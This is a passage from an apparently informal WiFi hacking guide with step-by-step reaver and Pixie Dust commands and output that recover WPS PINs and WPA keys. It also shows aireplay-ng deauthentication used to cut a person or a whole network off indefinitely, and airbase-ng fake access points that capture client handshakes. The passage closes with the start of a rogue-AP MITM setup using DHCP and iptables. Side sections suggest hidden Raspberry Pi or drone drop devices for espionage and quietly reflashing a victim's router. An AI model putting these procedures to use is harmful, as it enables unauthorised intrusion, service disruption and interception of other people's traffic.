
This tool tells us if there are routers out there with wps, and if they are locked not. However you can't trust this to 100% because a router can have WPS activated but no key specified, which means that the AP might respond to all M7 request but will never reveal the key. In the end you will have an endless loop at 99%

So this is the basic use.

reaver -i wlanomon -b 00:01:02:03:04:05 -c 5 –vv

-i wlanomon interface
-b 00:01:02:03:04:05 = Which BSSID
-c 5= channel

–vv = verbose info about Reaver's progress, this is optional



There is also a way to start from a special pin, so if you don't remember your hacked WPS, but have a roughly idea that it start on 40000000 something. You can always start the pin from that number like this.

reaver -i wlanomon –p 40000000 -b 00:01:02:03:04:05 –vv
-i wlanomon interface
–p 40000000 = start with pin key 40000000
-b 00:01:02:03:04:05 = Which BSSID
–vv = verbose info about the progress, this is optional

There is a way to avoid the AP getting locked because you tried too many wrong pins. This is how you do that.

reaver -i wlanomon –r 2:10 -b 00:01:02:03:04:05 –c 2 –vv
-i wlanomon interface to use
-r 2:10 = Try 2 pins, then wait 10 seconds and try next pin
-b 00:01:02:03:04:05 = Which BSSID
-c 2 = Channel
–vv = verbose info about the progress. is optional

```
File  Edit  View  Search  Terminal  Help
[P] WPS Model Name: RTL8671
[P] WPS Model Number: EV-2006-07-27
[P] Access Point Serial Number: 123456789012347
[+] Received M1 message
[P] R-Nonce: c9:c0:d6:29:89:d7:08:8e:5c:de:1f:6a:38:b8:70:a2
[P] PKR: 9f:f0:d5:10:47:e8:d2:c5:7c:29:30:1f:4c:33:27:f2:88:93:49:cd:c5:a1:b5:ba:15:a7:cf:a0:dc:5c:a8:ac:54:6c:97:8e:a
d:1e:d9:2e:fb:f1:09:ee:26:3f:b7:3b:36:7c:5b:d0:7c:93:97:7a:c8:c9:5e:a2:29:73:67:a1:36:d5:f2:ce:f1:fe:ff:5e:c1:5d:1e:85
:ed:71:37:4c:ae:a7:0d:ae:18:e4:ce:e1:e9:32:04:f7:9d:32:1a:a7:cc:3e:d5:7c:4f:7b:69:87:8d:6a:2e:c2:87:22:58:98:bb:ca:a2:
8c:99:f7:78:a2:4a:61:81:25:15:28:7c:03:c4:90:69:4e:9e:be:91:88:da:87:c2:2a:9a:f7:65:c1:57:3f:71:a0:66:8f:87:97:3e:5c:9
f:11:b0:39:a4:80:04:4d:7e:af:15:db:34:a8:fd:a9:3e:30:1c:fc:d6:26:7f:03:81:1e:c8:51:15:c1:7e:2b:fa:6e:83:69:4b:c8
[P] AutKey: ae:5b:56:fc:57:e5:52:31:95:29:44:55:11:de:a8:48:8b:46:89:f5:ba:89:ba:b8:cf:1f:3e:3e:c5:ad:5c:31
[+] Sending M2 message
[P] E-Hash1: 44:66:61:b7:90:20:54:c6:a7:7d:27:15:31:ad:71:5e:03:a2:e1:dc:ad:13:67:22:ee:04:13:2b:e6:ed:6f:7c
[P] E-Hash2: 44:66:61:b7:90:20:54:c6:a7:7d:27:15:31:ad:71:5e:03:a2:e1:dc:ad:13:67:22:ee:04:13:2b:e6:ed:6f:7c
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[!] WARNING: Receive timeout occurred
[+] Sending WSC NACK
[+] p2_index set to 2
[+] Pin count advanced: 10002. Max pin attempts: 11000
[+] Entering recurring delay of 10 seconds
```

A. WPS - PixieWPS Dust Attack.

This is done with a modified variant of reaver plus an extra program called This type of attack is targeting known in WPS, targeting some chipsets inside the router. Note that this is only targeting a few chipsets and vendor models out there. The great thing here is that we don't lock the router, and we brute force the key without even touching the router and this is the important thing. Also one thing to be said I'm not that familiar with but it seems pretty simple to use as long as you compile and install it correctly

First you download modified reaver from
https://github.com/t6x/reaver-wps-fork-t6x
(Rumors say that you only need to update and upgrade in Kali to get the modified reaver, but for those that don't have kali going through it all here)

And you have to download PixieWPS from
Unless you're using kali you also need to install some more packets and here are all necessary packets

apt-get install libpcap-dev aircrack-ng sqlite3 libsqlite3-dev

So back to

The first thing we need to do is to configure and install the modified reaver. Open a terminal window and locate the "reaver-wps-fork-t6x-master" folder

cd /reaver-wps-fork-t6x-master/src
chmod 777 ./configure

./configure
make
sudo make install

Okay same goes for PixieWPS

cd /pixiemaster/src
make
sudo make install

Now to do this right we first have to start wlan0mon with airmon-ng

airmon-ng start wlan0

Now we have to locate the AP

wash –i wlanomon –C
-C = skip bad CFS

When we found our router it's time to use the modified reaver.

reaver -i wlanomon -c 6 -b 00:23:AA:F2:11:01 -vv -K 1
-i = interface wlanomon
-c 6 = channel, in this case channel 6
-vv = verbose mode
-K 1 = automatically starts PixieWPS with PKE, PKR, E-Hash1, E-Hash2, E-Nonce and the Authkey. PixieWPS will try to attack Ralink, Broadcom and Realtek automatically. And as you see on the pic we got a lot of information. Now reaver and PixieWPS is going to do everything for you

```
root@Kali: ~
File  Edit  View  Search  Terminal  Help
0:35:68:85:7d:a8:fa:08:39:c8
[+] Sending M2 message
[P] E-Hash1: d9:74:1f:6f:25:18:26:15:1a:6b:f4:8f:cc:ac:19:78:8d:75:45:25:b8:ee:1
6:c9:14:30:71:40:25:f7:70:10
[P] E-Hash2: 73:2a:26:79:60:5e:f7:67:38:34:34:24:b9:dd:d3:7c:79:31:cf:4c:90:eb:3
9:34:12:67:07:c9:6d:bd:09:a6
[Pixie-Dust]
[Pixie-Dust]   [*] ES-1: 05:46:61:8f:26:68:d6:ba:1d:67:d7:d4:45:0b:ef:7d
[Pixie-Dust]   [*] ES-2: 05:46:61:8f:26:68:d6:ba:1d:67:d7:d4:45:0b:ef:7d
[Pixie-Dust]   [*] PSK1: 1e:15:bb:0d:24:c3:1d:33:a5:66:42:e1:90:2b:1c:e1
[Pixie-Dust]   [*] PSK2: 78:d1:4a:3a:57:da:18:61:96:56:71:3f:b0:b0:34:d2
[Pixie-Dust]   [+] WPS pin: 22498267
[Pixie-Dust]
[Pixie-Dust]   [*] Time taken: 0 s
[Pixie-Dust]
Running reaver with the correct pin, wait ...
Cmd : reaver -i mon0 -b B4:75:0E:25:D4:16 -c 1 -s y -p 22498267

[Reaver Test] BSSID: B4:75:0E:25:D4:16
[Reaver Test] Channel: 1
[Reaver Test] [+] WPS PIN: '2[redacted]
[Reaver Test] [+] WPA PSK: 'b[redacted]
[Reaver Test] [+] AP SSID: 'w[redacted]
root@Kali:~# [redacted]
```

B. To boot someone off a network

Now once in a while there comes a time when you're connected to an AP, it can be your own or a friends AP and you wants to block a specific person from accessing the AP without changing the Key. As an example your big brother downloads porn, and using the whole bandwidth. It's time to hit back hard. Now what we're going to do is to force the router and the client to reconnect with a de-authentication. Also were going to replay this with a second in between, and that will paralyze the connection your brother have. This kind of attack you're only forcing one target to reconnect all the time.

aireplay-ng --deauth 0 -a 10:2A:3A:4A:BB:AC –c BB:1C:2C:3C:4C:5C wlanomon

--deauth = de-authentication

0 = infinite times

-a = AP mac

-c client mac

But there's one even more sinister attack. We can force the entire network to get down with ease with aireplay, and there's nothing the person can do except change router, or wait it out.

You don't even need to be connected to the router to do this. Some routers do ignore half of the deauth packets, and that's because they receive the deauth packets to fast, or they simply just ignore the packets for some reason

aireplay-ng --deauth 0 -a 10:C6:1F:D0:CA:F0 wlanomon

0 = infinite times

C. Android apps

There is a bunch of android apps that makes it possible to hack networks with. Most of those tools does not belong to the WiFi hacking area, but it's important to not forget about them and acknowledge that those tools exists, some of these tools you can use after you penetrated the network, some of them you can try to use to get in to the network. There are four types of hacking tools available like Port Sniffers, Penetration testing suites (dsploit) and default WEP/WPA2 key generators. But beware, some of them are full of Trojans and shit, so before you download and install, do some proper research first. You will find a very small portion of those tools in the android market, but most of them are banned so you have to go to get them. You have to google for them. Currently using 3 that works like a charm, however some of the permissions that these apps do need are a bit confusing and However they are clean and work like a charm. I'm using Dsploit (that has merged with zANTI2) RouterKeygen and Belkin4xxx.

D. Small circuit board computers and phones

The market has begun to take notice those small circuit boards computers, and they have become quite popular, and the hackers have noticed the value of them as well. The hackers have found 2 good ways to use these small devices. The first idea with them is basically to take it with you on vacation (instead of a laptop), and connect it to the TV and use it like a normal computer. If you lose the circuit board it's not going to ruin you, just buy a new one, the price are around $35-$60, depending on which board you choose. The second idea is to use them as a hacking device. And connect to it and do the hacking while the device is hidden away from you like you could do with a small 3g/4g router. Just pre-install a remote desktop to a Raspberry Pi and force it to connect to the router and you're good to go (typical one TP-LINK TL-MR3020) In that case you can sit at home or anywhere in your country, connect to the device through your ISP to the device 40 miles away and start hacking! It's fucking brilliant! Among all the small circuit boards out there are 2 that's very popular, and it's the Raspberry PI and the BeagleBone Black. Since I own a Raspberry PI model B, were going to look at it briefly.


What do I need to use a “Raspberry PI” as a hacking standalone machine? Surprisingly not

1. A Raspberry PI
1. SD-card class 10
1. Mobile charger output micro USB --> 5v 1A or a with the same specs

1. Yellow RCA or HDMI. RCA you might want to plug in some earphones)
1. WiFi dongle
1. Bluetooth "Keyboard and mouse" combo

You will find a Raspberry PI ISO file to download from.”offensive-security.com “with the latest Kali version

You will notice when starting kali for the first time, it’s slow like hell, and I mean real slow, it will be a little better after the first reboot though. As said The OS are a bit slow on B-model, but do not despair, it responds surprisingly good with the hacking tools, because most of them do not use as much CPU and memory as people seems to think. The same credentials are used in all variations of kali to log in. You will notice that there's like 10-15 hacking tools or so. They have stripped down Kali, why I don't know because you have around 2 gigs of space left of my 4Gb partition (and 12Gb unallocated) so you have to manually add all tools that you want, which if you ask me is an improvement. The disadvantage of KALI x 86 / KALI 64 is that you have hundreds of programs as you never use and thus takes up a lot of space just in vain



Above Kali running in a Raspberry PI

For those who like the Raspberry pi, but think it's too slow, there is now a brand new "Raspberry pi 2" with little better specs. Now they offer 1GB memory and a 4 core CPU faster than the old one 800

You have the possibility to tweak the pi a bit with the size/speed on GPU/CPU/memory and you now have the option to overclock the GPU/CPU up to 1000 MHz. During 2012, the Raspberry Pi Foundation announced that overclocking is now

officially supported without affecting your warranty. And that's a good thing for those who need a few more

When we're talking about Small circuit boards the step isn't far to mobile phones. Kali has released an ISO that you could use on your mobile phone as The name of this release is and it's a stripped down version of Kali that is works on OnePlus and Nexus 5-7. The ISO file is free to download and to use. Ohh don't brick your phone, the warranty may not be valid if they find out that you alter their software.

To use the raspberry with something like an RC-car or a quadcopter changes things and this time I'm serious. We're talking about endless possibilities here that can have a major impact. Let's say I'm flying and landing on a roof on a company property. Doing the Pixie dust attack to get access or de-authenticate the router, to get the 4-way handshake and fly directly away home unseen. Cracking the WPA2 handshake in a cracking rig (IF possible), then fly back with a MITM solution, just to steal things like accounts and mail, and other secret information. We're talking industrial espionage Luckily I'm not that kind of human

E. Client Probes

One small thing that I want to talk about before we hitting the Evil AP is the client probes. Every smartphone/computer etc. saves a profile based on AP with SSID and PSK to every specific network when you connect to it. Now when you're out of range the smartphone / computer will try to probe after those networks, or we could say screaming out proberequest in hope to connect to a specific network. The more networks you have access to in your computer, the more requests the computer sends out. One of my neighbor smartphone is sending out 15 different probes, it's so damn easy to see where he has been. ICA- food, Library, own AP, his work and so

Now we can use this, and set up a fake AP and use it like a honeypot AP, to lure the victim to surf through our AP, and sniff the traffic. The WiFi Pineapple from Hak5 uses this in a smart way, and it's called karma attack


What is a WiFi Pineapple then? It's a small router with special hacking software installed on it. It allows you to connect to it, and hack from the router mainframe. This time I won't cover the WiFi pineapple, because I have never used it before. How can we prevent this you may think and it's just as easy.
Remove all saved profiles from "Manage Wireless Networks" or remove all saved networks from from your smartphone

This time were going to use that knowledge to our advantage, to get a valid handshake. So we start airodump to listen, were not interested in the APs this time. This time were looking for clients and their probe requests

airmon-ng start wlan0
airodump-ng wlan0mon

While listen and recording the traffic were also keeping an eye at the client probes. If you live in a crowded place it won't

take long until you got a couple of client probes



Now were stopping airodump (ctrl+c)

So how are we going to attack the client probe at the best way? Well were creating a fake AP with airbase using the Client Probe (see pic above) and get the AP to send a half a handshake to you. So...


airbase-ng -F WPA-key.cap TN_Private_6EA5WP -Z 4 -c 1 -i wlanomon wlanomon

-F = saving a pcap file called WPA-key.cap and the location you save file
= Which ESSD where targeting

-Z 4 = WPA2 beacon tag, and cipher type, in this case is CCMP
-c = channel
-i = listening interface
Wlanomon = use wlanomon for communication

Observe: -z is for tag -Z is for WPA2 beacon tag and you have 5 types of ciphers 1=WEP40 2=TKIP 3=WRAP 4=CCMP 5=WEP104. 2 and 4 is the most common used out there, however after numerous test it seems not important if it's a WPA2 - CCMP or TKIP. In my tests above I have tested with both the "–Z 4 and –Z 2" and I could crack them just as easy even if the router was a CCMP.


Now the clients will find the probe and try to connect to our Fake AP. And as you can see in the picture below we have a client that's trying to connect. When we get this response we also captured a 2 way handshake and we can close the fake AP and crack the handshake in normal order



Happy Joy! We have succeeded to get a valid 2-way handshake, from a client. Left to do is to clean the file with aircrack-ng and run it in However running Pyrit to check the quality if the handshake won't be good because it will report it as a bad spread

F. OpenWRT routers and something about chaining routers

The kings among kings, the routers with the big "R" are those routers that support OpenWRT. OpenWRT is a Linux firmware that is a "Linux distribution for embedded devices" that you can use to replace the original firmware. The benefit of using OpenWRT is that you often get a lot more features to tweak, and in our case "because this is a Linux distribution" the ability to use the router as a hacking computer with reaver and aircrack suite. A little like Dr Jekyll and Mr.Hyde. Accessing the router by port 80, it's a normal router... Using SSH to port 22 and WHAM, you have a small hacking based computer. Now there are a lot of routers in different sizes that supports OpenWRT, you have to google and see if your router of choice are one of them that supports OpenWRT. First hack the router with reaver if it's possible, then use the router as an client and connect to the router (chaining routers). This way we can be several hundred meters away from the router and still connect. One thing not talked about is if you have access to the router you could try to install OpenWRT on that router as well, just to get even further away. The client who own the router won't see a difference until he (or she) is trying to log in to the router, which can mean never.



Many of the programs as you normally have in Kali you will also find in the OpenWRT for example aircrack-ng, reaver, macchanger and so on, but you have to install it by yourself with the **opkg** command (works the same as apt-get command in kali), but you have to keep an eye at the remaining memory. Seldom you have more than 2megabyte left of the ROM, unless you remove some inbuilt packets from OpenWRT which is also possible, but not recommended, however those who converted it to the OpenWRT platform did a marvelous job and cut the programs down to a minimum,

```
CH  1 ][ Elapsed: 8 s ][ 2012-12-30 03:08

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

90:F6:52:B6:74:42    0        0      494   22   1  -1   OPN              <leng
00:12:0E:8E:BA:5E  -46       85        0    0   1  54 . WPA2 TKIP   PSK  SoftA

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

90:F6:52:B6:74:42  00:1B:77:86:17:BD  -25   48e-54e     4      488

root@OpenWrt:~#
```

You who like to know more about this I suggest you to visit openwrt.org for more information. A tip is to use the router as a Pirate box, and then install all available hacking software on a USB memory stick, more about the Pirate Box here. http://piratebox.cc/openwrt:diy

VIII. Evil AP / Rogue AP

It is this section that actually gave me the most headaches, not because it is difficult for me to set it up, but if this really is suited for beginners. There is a great deal of terminal writing to get this to work, and I'm sorry to say that I don't know any good scripts that do this to you either. Also it would enormous time to explain why we set up everything as we do. The difference between a Rouge AP and an Evil AP is that an "Rogue AP" or we could just call it a honeypot is offering a free open internet with an MITM solution that sniffs the traffic that goes through our fake AP to the internet. Evil twin "WPA-key method" is a fake AP with the same name as the targeting network. What you can do here is to target one or many clients that are connecting to the victim AP and de-authenticate the clients and forcing the user to choose the other network (our fake AP) When doing this they get redirected to a page that ask them to enter the WPA key. However if you ask me it's too damn obvious, but the world is full of The ISP would NEVER ask for your WPA key, it's just as simple as that. (That's why this NEVER would work in my country). Now there's many ways to set these things up and neither of them are simple. One of the most interesting ways to get the WPA from the client is Ultimate fake AP, as you can find in the WiFi forum at hackforums.net, however again

this belongs to the advanced book that I'm going to write later on. So this part is more moderate to set up, so I'm just going to show you how you do this, expect more comments and explanations in the next book "Advanced

I'm setting this Rogue AP up with 2 WiFi I'm going to use inbuilt "Intel shit" and one WiFi USB-stick TL-WN722N.

First we connect to a wireless router with Wlan0. When were connected we want to know the IP of the gateway.

So


route -n
This will show us the gateway, in my case this!

Also we start to download and install dhcp3-server with apt-get.

apt-get install isc-dhcp-server

Now when all of that is done it's time to create the file /etc/dhcpd.conf If there is a file with a content, just delete it and fill in the new info

In this file were setting up lease time, IP-range and domain name, netmask, and such



Now we have to plug in the second and start it with Airmon-ng

airmon-ng start wlan1

We also need to create the fake AP, and were using Airbase to do that

```
File  Edit  View  Search  Terminal  Help
root@kali:~# airbase-ng -c 6 -e Mad76e wlan1mon
12:38:38  Created tap interface at0
12:38:38  Trying to set MTU on at0 to 1500
12:38:38  Access Point with BSSID 00:C0:CA:72:6C:4B started.
```

airbase-ng -c 6 -e Mad76e wlan1mon

<u>NOTE! Do not close any terminals.</u>
Time to configure at0 (bridge) start a new terminal and

ifconfig at0 192.168.1.1 netmask 255.255.255.0

To avoid packet fragmentation, we must enable to transmit larger packets (Maximum Transfer Unit)

ifconfig at0 mtu 1400

route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1

Enable IP forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward


And now it's time to set up the IP-tables (hallelujah)

iptables -t nat -A PREROUTING -p udp -j DNAT --to 192.168.0.1
iptables -P FORWARD ACCEPT

